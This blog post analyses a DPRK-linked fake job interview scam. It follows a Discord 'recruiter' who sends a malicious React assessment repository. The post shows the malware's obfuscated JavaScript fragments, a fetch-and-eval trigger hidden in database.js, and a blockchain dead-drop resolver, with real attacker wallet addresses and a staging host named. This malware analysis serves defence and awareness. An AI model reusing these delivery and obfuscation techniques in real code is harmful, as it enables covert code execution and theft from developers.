# How to Get Scammed (by DPRK Hackers)

By OZ

Published: 2026-01-13 · Archived: 2026-04-05 22:42:56 UTC

18 min read


Jan 13, 2026

Hello there,

I am someone who is more than happy to accept your scam offer. For that, today we will discuss one of the scammer stories I have collected so far — a long journey involving malware that is said to be backed by DPRK threat actors.

I won't dive too deeply into tracing every single byte of the malware. Instead, I'll link to researchers who have spent their time doing exactly that (shoutout to them). What we *will* focus on is the approach: how we can actually detect if something is a scam, because let's face it — as developers we can't live in a bubble refusing to accept anything from anyone. Hopefully, this will be both fun and useful.

Press enter or click to view image in full size




This campaign is tracked under multiple names by security researchers:

- ****DEV#POPPER**** (Securonix) — The social engineering delivery method: fake job interviews targeting developers

- ****XCTDH**** — Cross-Chain TxDataHiding: the blockchain-based technique for hiding payloads and laundering stolen crypto

- ****Contagious Interview**** (Mandiant/GTIG) — The broader DPRK operation this falls under

We will be looking into:


- The scammer's approach and social engineering tactics
- How to safely analyze suspicious code
- The malware itself (spoiler: blockchain as a dropper — yes, really)
- The full kill chain from obfuscated JS to the final payload

## Story Mode: The Social Engineering

## The First Contact

Our friend goes by the name **SuperStar0420** on Discord. Already a red flag if you ask me — who picks that as a professional handle? He was recruiting React developers as "Director of Engineering at SolidBit."

Press enter or click to view image in full size





When he first reached out, his message landed in my spam folder. I didn't notice it until the end of November when I was cleaning things up. Blackhat MEA was coming up and I thought: *why not have some fun before the conference?*

One thing worth mentioning: I found him in both a PHP language Discord server and "Hunt Town" — a crypto Discord server. Crypto communities being used as hunting grounds? That's red flag number one, FYI.

## The "Legit" Company

The website he shared actually *looks* legit. It has content, an About page with team member names, the whole nine yards. The founder listed is "Max Almudhafar" — remember this name, it comes up later.

Press enter or click to view image in full size




Now, if we didn't already know this was a scam, this would be our first checkpoint. You'd want to:

- Search for the names listed in the About section
- Click every button and check if social media accounts are real
- Verify if those accounts actually link back to this website


But here's the thing — the website might not even be related to our guy. He could have just grabbed a random company link and impersonated someone there. That's the beauty (and danger) of social engineering.

They even had LinkedIn and Facebook pages. Effort was put in.

## The Job Post and the Pressure

Our star also shared a Workable job post, which looked decent:

Press enter or click to view image in full size





Along the way, he insisted on picking me up regardless of how “bad” I was trying to be and said I don’t know React & programming. That persistence? Another red flag. Legitimate recruiters don’t chase candidates who seem disinterested — they have plenty of applicants.

He also shared a screenshot of an email supposedly from “Max” to his own email about the position, which was deleted later on before I take a screenshot of it. This was odd. It made him look like another candidate trying to cheat the system, yet he was simultaneously claiming to be the one hiring. This confusion is intentional — it creates just enough doubt for victims to move forward with the process.

Later, he shared the Github repository along with instructions to proceed. Here’s where he got impatient and sloppy. He was playing the role well until this point, but suddenly started giving specific instructions that felt off-track for a legitimate recruitment process.

Press enter or click to view image in full size



He deleted several messages afterward, including the Github repo link. We'll circle back to discuss the scammer himself at the end — first, let's dig into the malware.

## The Github Repository

The repository we received was: `https://github.com/maxalmudhafar0210/react-technical-assessment`

And there it is — **Max Almudhafar** again, this time as the GitHub username. Whether this is the real founder's name being abused or a persona the scammer created, the connection is clear.


It was removed later, but I got a local copy before it disappeared.

At the time it existed, there was one open issue and one pull request. The PR was interesting — it contained the push of the entire codebase that was already there. Seems like he didn't know how to push properly at first. Unfortunately, I couldn't capture the username who created the PR, so I can't confirm if it was a different account that could have led to another trail.

The open issue was from someone who came from **Upwork** — another victim who didn't know it was a scam. The scammer's Upwork account had been suspended, and this person opened a Github issue trying to reach out thinking it was a legitimate process. I was able to explain the situation to them. Turns out they had actually **executed the malware inside their Linux VM**, I later on sent him an email after looking into the malware, however I am still waiting response from his end to see what happened with him. Lesson learned, I hope.

## Repository Structure


Looking at the codebase, we have a typical-looking project:




The frontend contains an `ASSESSMENT.md` file—the "technical exam" instructions we're supposed to follow.

I also checked the git logs and found an email address. Not sure if it's actually related to the scammer or just some random value:

Press enter or click to view image in full size




## Finding the Malware: The Safe Way

Here's my general approach when analyzing Node.js codebases for malware:

1. Look into the `package.json` file
2. Look into the entrypoint files
3. **Execute in a containerized environment and observe what happens**


The `package.json` looked clean. The `server.js` (the first thing executed when running `yarn start`) also looked fine on quick review. Nothing *suspicious*—everything seemed okay, as if this wasn't a scam at all.

But here's the thing: going through each file individually is not practical, and that's exactly what the attacker is counting on. Instead of playing their game, I went straight to dynamic analysis.

## Docker + pspy: Trust Nothing, Observe Everything

I spun up a Docker container and ran `pspy` (a process spy tool) inside it before doing anything else:


Press enter or click to view image in full size




Why before `npm install`? Because malicious packages can execute code during installation, dependency confusion attacks are real. I wanted to catch anything suspicious from the very first moment.

Upon running `yarn install`, nothing happened. Good so far. But when I ran `yarn start`... things got interesting.

Press enter or click to view image in full size




I was doing this analysis weeks after receiving the malware (post-Blackhat), so I got a 404 error when it tried to reach out to its server. But that's okay — I could see clearly that it was trying to contact `express-project-ifm6fa.fly.dev`. That's our scammer's staging server.

And yes, I have a copy of what it would have returned — here's the JSON response from that staging server:

Press enter or click to view image in full size

## Hunting Down the Trigger

Looking at `server.js`, we have the following imports:

```
import express from 'express';
import cors from 'cors';
import dotenv from 'dotenv';
import { createRequire } from 'module';
import db from './config/database.js';
import { mockData } from './data/mockData.js';
import { errorHandler, notFound } from './middleware/errorHandler.js';

import authRoutes from './routes/authRoutes.js';
import productRoutes from './routes/productRoutes.js';
```

```
import categoryRoutes from './routes/categoryRoutes.js';
import orderRoutes from './routes/orderRoutes.js';
import reviewRoutes from './routes/reviewRoutes.js';
import cartRoutes from './routes/cartRoutes.js';
```

To narrow down where the malware lives, I did what any lazy (efficient) person would do: comment out everything and uncomment imports one by one until I find the culprit.

Lucky me — the malware was in the very first import I tested: `database.js`. My search didn't take long.

Press enter or click to view image in full size



## The Trigger: database.js

Inside `database.js`, there's a snippet that fetches data from an external URL. If that URL was still alive, it would return this JSON:

Press enter or click to view image in full size

See that obfuscated JavaScript in the response? That's the payload. The code reads `data.data[6].description` and then **evals** it. That's the trigger—executing arbitrary code fetched from an external server disguised as an innocent database configuration.

Press enter or click to view image in full size




## Reversing the JS Malware

Now we skip the storytelling and dive into the malware itself. I used AI assistance to speed up the deobfuscation process — no shame in working smarter.

Before we get into the weeds, here's the full kill chain we're about to unpack:

Press enter or click to view image in full size




## Stage 1: LCG Obfuscation

First, I ran the obfuscated code through an online JS deobfuscator, which made it easier for me to go through it even though I can't understand all these loops and variables but at least I know where to add `console.log` to move on.

```
global["!"] = "7-test";
var _$_1d32 = function (x, w) {
  var d = x.length;
  var a = [];
  for (var o = 0; o < d; o++) {
    a[o] = x.charAt(o);
  }
  for (var o = 0; o < d; o++) {
    var z = w * (o + 370) + w % 42601;
    var l = w * (o + 409) + w % 35742;
    var j = z % d;
    var f = l % d;
    var h = a[j];
    a[j] = a[f];
    a[f] = h;
```

```
    w = (z + l) % 3217160;
  }
```

This is a **Linear Congruential Generator (LCG)** shuffling algorithm. It takes a string and a seed, then shuffles characters around using mathematical constants. Clever way to avoid standard Base64 signatures that security tools look for. How did I know that this is LCG? I asked Gemini- I was: whatever, let it be just `console.log` the results

To extract the next stage payload, I added `console.log` statements everywhere and executed it inside Docker. Being lazy is sometimes the solution:

Press enter or click to view image in full size

So the first step goes like: Obfuscated => Deobfuscated. And there it is — another payload.

## Stage 2: The Dead Drop Resolver


Same deobfuscation process with the new payload:

```
var _$_a2a4 = _$af26993("%%AVe!_e_d2errdr%o6%7dTtp...", 5085621);
function _$af26993(t, m) {
  var c = t.length;
  // ... dictionary-based reconstruction ...
```

```
  try {
    a = i[_$_a2a4[27]][_$_a2a4[26]]((await c(
      "https://api.trongrid.io/v1/accounts/" + t + _$_a2a4[24]
    ))[_$_a2a4[7]][0][_$_a2a4[23]][_$_a2a4[7]], _$_a2a4[25])
    // ... more obfuscation ...
  } catch (t) {
    a = (await c(
      "https://fullnode.mainnet.aptoslabs.com/v1/accounts/" + e + _$_a2a4[30]
    ))[0][_$_a2a4[29]][_$_a2a4[28]][0];
  }
```

Now *this* is where it gets interesting. Rather than manually unpacking everything, I had Gemini generate debugging probes that exposed the malware's behavior in real-time.

Press enter or click to view image in full size




What we found is a **Dead Drop Resolver** architecture. The malware doesn't have hardcoded C2 server addresses. Instead, it:


1. Queries specific **Tron** wallet addresses for "pointers"
2. If Tron fails, falls back to **Aptos** blockchain
3. Uses those pointers (transaction hashes) to fetch encrypted payloads from **Binance Smart Chain**

The cleartext wallet addresses in the code aren't decoys — they're a fully functional **dual-channel command infrastructure**. If one blockchain gets blocked, the other takes over automatically.

Here's the key insight: the binary lacks any hardcoded payload locations. What it *does* have are high-entropy strings like `2[gWfGj...` which are **hardcoded XOR decryption keys**. The *location* of the payload is dynamic (fetched at runtime), but the *decryption capability* is static.

This is clever. The attacker can rotate their hosting infrastructure endlessly without recompiling the malware.

Press enter or click to view image in full size



## Wallet Infrastructure


The malware queries these wallets with a filter like: `/transactions?only_confirmed=true&only_from=true&limit=1`

This fetches only the latest transaction *sent from* the wallet — which contains the pointer to the actual payload.

```
Tron Wallet TFMudZvWCw96CCKKHGaDTXFXropp9TUJwG Primary Signal (Stage 1)
Aptos Wallet 0x76bee1c28ff29d6c414e38a5c11d03facec7bef251aca9c484ddfeb59a06dc37 Backup Signal (Stage 1)
```

```
Tron Wallet TPx5Rw3d5ohacK22aYGYTWi5Jpzhyyo1Vp Primary Signal (Stage 2)
Aptos Wallet 0x4a5301c04974d149212b23a4f99c8e0e2bab458d93e4f47e65057a9d5ea26515 Backup Signal (Stage 2)
```

Press enter or click to view image in full size




And the backup one gives the same resulting payload

Press enter or click to view image in full size

Stage 3: Fetching the Payload from Binance


The pointer extracted from Tron/Aptos is a transaction hash on **Binance Smart Chain**. The malware connects to a BSC RPC node and requests the `Input Data` of that transaction:

Press enter or click to view image in full size



